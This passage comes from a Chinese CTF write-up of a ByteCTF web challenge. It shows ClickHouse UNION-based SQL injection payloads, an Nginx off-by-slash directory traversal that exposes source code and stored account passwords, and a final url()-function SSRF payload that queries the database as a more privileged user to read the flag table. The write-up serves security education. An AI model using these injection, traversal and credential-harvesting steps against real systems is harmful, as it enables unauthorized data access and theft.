system    Atomic      /var/lib/clickhouse/store/ /var/lib/clickhouse/store/a70/a709e862-13fa-4919-a709-e86213fa0919/ a709e862-13fa-4919-a709-e86213fa0919

2 rows in set. Elapsed: 0.028 sec.
```

```
/?id=1 union all select name from system.databases
```



Welcome to ByteCTF'), ('ctf'), ('default



CSDN @末初

查询到的数据库: default、ctf

接着查表

```
mochu7.localhost :)
mochu7.localhost :) select name from system.tables where database='system';
```

```
SELECT name
FROM system.tables
WHERE database = 'system'
```

```
Query id: f983da33-f2e0-40e1-b273-b1203123c650
```


```
name
aggregate_function_combinators
asynchronous_metric_log
asynchronous_metrics
build_options
clusters
collations
columns
contributors
current_roles
data_skipping_indices
data_type_families
databases
detached_parts
dictionaries
disks
distributed_ddl_queue
distribution_queue
enabled_roles
errors
```




```
events
formats
functions
grants
graphite_retentions
licenses
macros
merge_tree_settings
merges
metric_log
metrics
models
mutations
numbers
numbers_mt
one
part_moves_between_shards
parts
```

CSDN @末初

```
/?id=1 union all select name from system.tables where database='ctf'
```




Welcome to ByteCTF!), ('hint



CSDN @末初

```
/?id=1 union all select name from system.tables where database='default'
```



Welcome to ByteCTF!), ('hello

浏览器工具栏：查看器、控制台、调试器、网络、样式编辑器、性能、内存、存储、无障碍环境、应用程序、HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL

Split URL

Execute

Post data Referer User Agent Cookies [Clear All](#)

URL: http://39.105.175.150:30001/?id=1 union all select name from system.tables where database='default'

CSDN @末初

查字段

```
mochu7.localhost :) select name from system.columns where table='tables';  
  
SELECT name  
FROM system.columns  
WHERE table = 'tables'  
  
Query id: f594080f-2456-4c7f-b6be-ceb03ea2644a  
  
+-----+  
| name |  
+-----+  
| database |  
| name |  
| uuid |  
| engine |  
| is_temporary |  
| data_paths |  
| metadata_path |  
| metadata_modification_time |  
| dependencies_database |  
| dependencies_table |  
| create_table_query |  
| engine_full |  
| partition_key |  
| sorting_key |  
| primary_key |  
| sampling_key |  
| storage_policy |  
| total_rows |  
| total_bytes |  
| lifetime_rows |  
| lifetime_bytes |  
| comment |  
+-----+  
  
22 rows in set. Elapsed: 0.006 sec.  
  
mochu7.localhost :) █
```

CSDN @末初

```
/?id=1 union all select name from system.columns where table='hello'
```

39.105.175.150:30001/?id=1%20x +

← → 🦁 ↻ 🛡️ 🗑️ 39.105.175.150:30001/?id=1 union all select name from system.columns where table='hello'

Welcome to ByteCTF!), ('ByteCTF

🔍 查看器 🖨️ 控制台 🐛 调试器 📶 网络 🛠️ 样式编辑器 🚀 性能 🧠 内存 📁 存储 🚫 无障碍环境 🧩 应用程序 🟢 HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

📄 Load URL

🔗 Split URL

▶ Execute

Post data Referer User Agent Cookies [Clear All](#)

CSDN @末初

```
/?id=1 union all select name from system.columns where table='hint'
```

39.105.175.150:30001/?id=1%20x +

← → 🦁 ↻ 🛡️ 🗑️ 39.105.175.150:30001/?id=1 union all select name from system.columns where table='hint'

Welcome to ByteCTF!), ('id

🔍 查看器 🖨️ 控制台 🐛 调试器 📶 网络 🛠️ 样式编辑器 🚀 性能 🧠 内存 📁 存储 🚫 无障碍环境 🧩 应用程序 🟢 HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

📄 Load URL

🔗 Split URL



▶ Execute

Post data Referer User Agent Cookies [Clear All](#)

CSDN @末初



查数据内容

```
/?id=1 union all select ByteCTF from default.hello
```



CSDN @末初

```
/?id=1 union all select id from ctf.hint
```



提示是没有权限得到flag，根据提示尝试查flag表


```
/?id=1 union all select * from ctf.flag
```



```


std::_1::allocator >, std::_1::allocator, std::_1::allocator > > > (DB::AccessFlags const&, std::_1::basic_string_view > const&, std::_1::vector, std::_1::allocator >, std::_1::allocator, std::_1::allocator > > > const&);
const::lambda(std::_1::basic_string, std::_1::allocator > const&, int)::operator()(std::_1::basic_string, std::_1::allocator > const&, int) const @ 0xe64b9c1 in /usr/bin/clickhouse 1. bool DB::ContextAccess::checkAccessImpl2 >,
std::_1::basic_string_view >, std::_1::vector, std::_1::allocator >, std::_1::allocator, std::_1::allocator > > > (DB::AccessFlags const&, std::_1::basic_string_view > const&, std::_1::basic_string_view > const&, std::_1::vector, std::_1::allocator >,
std::_1::allocator, std::_1::allocator > > > const&); const @ 0xe64a7dc in /usr/bin/clickhouse 2. void DB::Context::checkAccessImpl, std::_1::allocator >, std::_1::basic_string, std::_1::allocator >, std::_1::allocator,
std::_1::allocator > > > (DB::AccessFlags const&, std::_1::basic_string, std::_1::allocator > const&, std::_1::basic_string, std::_1::allocator > const&, std::_1::vector, std::_1::allocator, std::_1::allocator > > > const&); const @
0xea9f8dd in /usr/bin/clickhouse 3. DB::Context::checkAccess(DB::AccessFlags const&, DB::StorageID const&, std::_1::vector, std::_1::allocator >, std::_1::allocator, std::_1::allocator > > > const&); const @
0xea9f643 in /usr/bin/clickhouse 4. DB::InterpreterSelectQuery::InterpreterSelectQuery(std::_1::shared_ptr const&, DB::Context const&, std::_1::shared_ptr const&, std::_1::optional, std::_1::shared_ptr const&, DB::SelectQueryOptions const&, std::_1::vector, std::_1::allocator >,
std::_1::allocator, std::_1::allocator > > > const&, std::_1::shared_ptr const& @ 0xec71409 in /usr/bin/clickhouse 5. DB::InterpreterSelectQuery::InterpreterSelectQuery(std::_1::shared_ptr const&, DB::Context const&, DB::SelectQueryOptions
const&, std::_1::vector, std::_1::allocator >, std::_1::allocator, std::_1::allocator > > > const&); @ 0xec6f15d in /usr/bin/clickhouse 6. DB::InterpreterSelectWithUnionQuery::buildCurrentChildInterpreter(std::_1::shared_ptr const&, std::_1::vector,
std::_1::allocator >, std::_1::allocator, std::_1::allocator > > > const&); @ 0xf909f5 in /usr/bin/clickhouse 7. DB::InterpreterSelectWithUnionQuery::InterpreterSelectWithUnionQuery(std::_1::shared_ptr const&, DB::Context const&,
DB::SelectQueryOptions const&, std::_1::vector, std::_1::allocator >, std::_1::allocator, std::_1::allocator > > > const&); @ 0xf8f2f0 in /usr/bin/clickhouse 8. DB::InterpreterFactory::get(std::_1::shared_ptr&, DB::Context&, DB::SelectQueryOptions
const&); @ 0xec25e90 in /usr/bin/clickhouse 9. ? @ 0xf12d109 in /usr/bin/clickhouse 10. DB::executeQuery(std::_1::basic_string, std::_1::allocator > const&, DB::Context&, bool, DB::QueryProcessingStage::Enum, bool) @ 0xf12bce3 in /usr/bin
/poco:Net::TCPHandler::runImpl() @ 0xf8b7c5d in /usr/bin/clickhouse 12. DB::executeQuery(std::_1::basic_string, std::_1::allocator > const&, DB::Context&, bool, DB::QueryProcessingStage::Enum, bool) @ 0xf12bce3 in /usr/bin
/poco:Net::TCPHandler::run() @ 0x11f7e6d1 in /usr/bin/clickhouse 15. Poco::PooledThread::run() @ 0x120b4df9 in /usr/bin/clickhouse 16. Poco::ThreadImpl::runnableEntry(void*) @ 0x120b0c5a in /usr/bin/clickhouse 17. start_thread @
0x7fa3 in /lib/x86_64-linux-gnu/libpthread-2.28.so 18. clone @ 0xf94cf in /lib/x86_64-linux-gnu/libc-2.28.so

```




发现没有权限访问，但是可以知道存在 `ctf.flag` 这张表；需要获得更高的权限继续分析

`?id=0` 发现一个链接，存在指定目录可浏览



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且是Web服务器是Nginx




CSDN @末初

联想到了Nginx经典配置的其中之一：`off-by-slash` 配置错误


- 五个常见的Nginx配置错误

http://39.105.175.150:30001/files../

造成目录浏览，发现了源码



File Name	Size	Date
../	-	-
pycache/	-	15-Oct-2021 23:00
main.py	649	15-Oct-2021 19:20
prestart.sh	202	02-Oct-2021 18:29
requirements.txt	17	15-Oct-2021 19:20
uwsgi.ini	37	02-Oct-2021 18:29



CSDN @末初

main.py

```
from flask import Flask
import clickhouse_driver
from flask import request
app = Flask(__name__)

client = clickhouse_driver.Client(host='127.0.0.1', port='9000', database='default', user='user_02', password='e4649b934ca495991b78')

@app.route('/')
def cttttf():
    id = request.args.get('id',0)
    sql = 'select ByteCTF from hello where 1={}'.format(id)
    try:
        a = client.execute(sql)
    except Exception as e:
        return str(e)
    if len(a) == 0:
        return '<a href="/files/test.jpg">something in files</a>'
    else:
        return str(a)[3:-4]

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=False, port=80)
```

得到一个用户和密码: `user_02/e4649b934ca495991b78`

那么接下来就要想办法获取更高的权限用户

- [ClickHouse学习系列之六【访问权限和账户管理】](#)

二 SQL设置

启用SQL-driven管理需要开启users.xml文件中users[]的参数:

```
<access_management>1</access_management>
```

通过SQL-driven设置创建的用户, 都存储在access目录中, 该目录的位置是由参数 `local_directory` 控制:

```
<local_directory>
  <!-- Path to folder where users created by SQL commands are stored. -->
  <!-- <path>/var/lib/clickhouse/access/</path> -->
  <path>/ccdata/clickhouse/access/</path>
</local_directory>
```

CSDN @末初

得到存储账户的文件位置: `/var/lib/clickhouse/access`

39.105.175.150:30001/?id=0 × Index of /files../var/lib/clickhouse × +

← → 🍌 ↻ 🛡️ 39.105.175.150:30001/files../var/lib/clickhouse/access/

Index of /files../var/lib/clickhouse/access/

../		
0c4de3fa-cac4-09cc-76ba-1acce237c1bd.sql	16-Oct-2021 06:03	171
3349ea06-b1c1-514f-e1e9-c8d6e8080f89.sql	15-Oct-2021 23:02	123
quotas.list	15-Oct-2021 23:02	1
roles.list	15-Oct-2021 23:02	1
row_policies.list	15-Oct-2021 23:02	1
settings_profiles.list	15-Oct-2021 23:02	1
users.list	15-Oct-2021 23:03	89

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`3349ea06-b1c1-514f-e1e9-c8d6e8080f89.sql`

```
ATTACH USER user_01 IDENTIFIED WITH plaintext_password BY 'e3b0c44298fc1c149afb';
ATTACH GRANT SELECT ON ctf.* TO user_01;
```

得到了账户密码 `user_01/e3b0c44298fc1c149afb`

接下来就是想办法登录这个账户, 细心的翻一下官方文档

- https://clickhouse.com/docs/zh/interfaces/http/#predefined_http_interface
- <https://clickhouse.com/docs/zh/sql-reference/table-functions/url/>

接口

HTTP客户端

HTTP接口允许您在任何编程语言的任何平台上使用ClickHouse。我们使用它在Java和Perl以及shell脚本中工作。在其他部门中，HTTP接口用于Perl、Python和Go。HTTP接口比原生接口受到更多的限制，但它具有更好的兼容性。

默认情况下，clickhouse-server会在8123端口上监控HTTP请求（这可以在配置中修改）。

如果你发送了一个未携带任何参数的GET /请求，它会返回一个字符串 «Ok.»（结尾有换行）。可以将它用在健康检查脚本中。

如果你发送了一个未携带任何参数的GET /请求，它返回响应码200和ok字符串定义，可在Http服务响应配置定义(在末尾添加换行)

```
$ curl 'http://localhost:8123/'  
ok.
```

通过URL中的 query 参数来发送请求，或者发送POST请求，或者将查询的开头部分放在URL的query参数中，其他部分放在POST中（我们会在后面解释为什么这样做是有必要的）。URL的大小会限制在16KB，所以发送大型查询时要时刻记住这点。

如果请求成功，将会收到200的响应状态码和响应主体中的结果。

如果发生了某个异常，将会收到500的响应状态码和响应主体中的异常描述信息。

当使用GET方法请求时，readonly会被设置。换句话说，若要作修改数据的查询，只能发送POST方法的请求。可以将查询通过POST主体发送，也可以通过URL参数发送。

CSDN @末初

SQL参考 / 表函数

url

url 函数从 URL 创建一个具有给定 format 和 structure 的表。

url 函数可用于对URL表中的数据进行 SELECT 和 INSERT 的查询中。

语法

```
url(URL, format, structure)
```

参数

- URL — HTTP或HTTPS服务器地址，它可以接受 GET 或 POST 请求 (对应于 SELECT 或 INSERT 查询)。类型: String。
- format — 数据格式。类型: String。
- structure — 以 'UserID UInt64, Name String' 格式的表结构。确定列名和类型。类型: String。

返回值

A table with the specified format and structure and with data from the defined URL.

示例

获取一个表的前3行，该表是从HTTP服务器获取的包含 String 和 UInt32 类型的列，以CSV格式返回。

```
SELECT * FROM url('http://127.0.0.1:12345/', CSV, 'column1 String, column2 UInt32') LIMIT 3;
```

将 URL 的数据插入到表中:

```
CREATE TABLE test_table (column1 String, column2 UInt32) ENGINE=Memory;  
INSERT INTO FUNCTION url('http://127.0.0.1:8123/?query=INSERT+INTO+test_table+FORMAT+CSV', 'CSV', 'column1 String, column2 UInt32') VALUES ('http interface'  
SELECT * FROM test_table;
```

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即可构造

```
>>> from urllib.parse import *  
>>> quote("1 UNION ALL select * from url('http://localhost:8123/?query=select+*+from+ctf.flag&user=user_01&password=e3b0c44298fc1c149afb', 'CSV', 'column1 String')")  
'1%20UNION%20ALL%20select%20%2A%20from%20url%28%27http%3A%2F%2Flocalhost%3A8123%2F%3Fquery%3Dselect%2B%2A%2Bfrom%2Bctf%2Bflag%26user%3Duser_01%26password%3De3b0c44298fc1c149afb%27%2C%27CSV%27%2C%27column1%20String%27%29'
```

```
/?id=1%20UNION%20ALL%20select%20%2A%20from%20url%28%27http%3A//localhost%3A8123/%3Fquery%3Dselect%2B%2A%2Bfrom%2Bctf.flag%26user%3Duser_01%26password%3De3b0c44298fc1c149afb%27%2C%27CSV%27%2C%27column1%20String%27%29
```

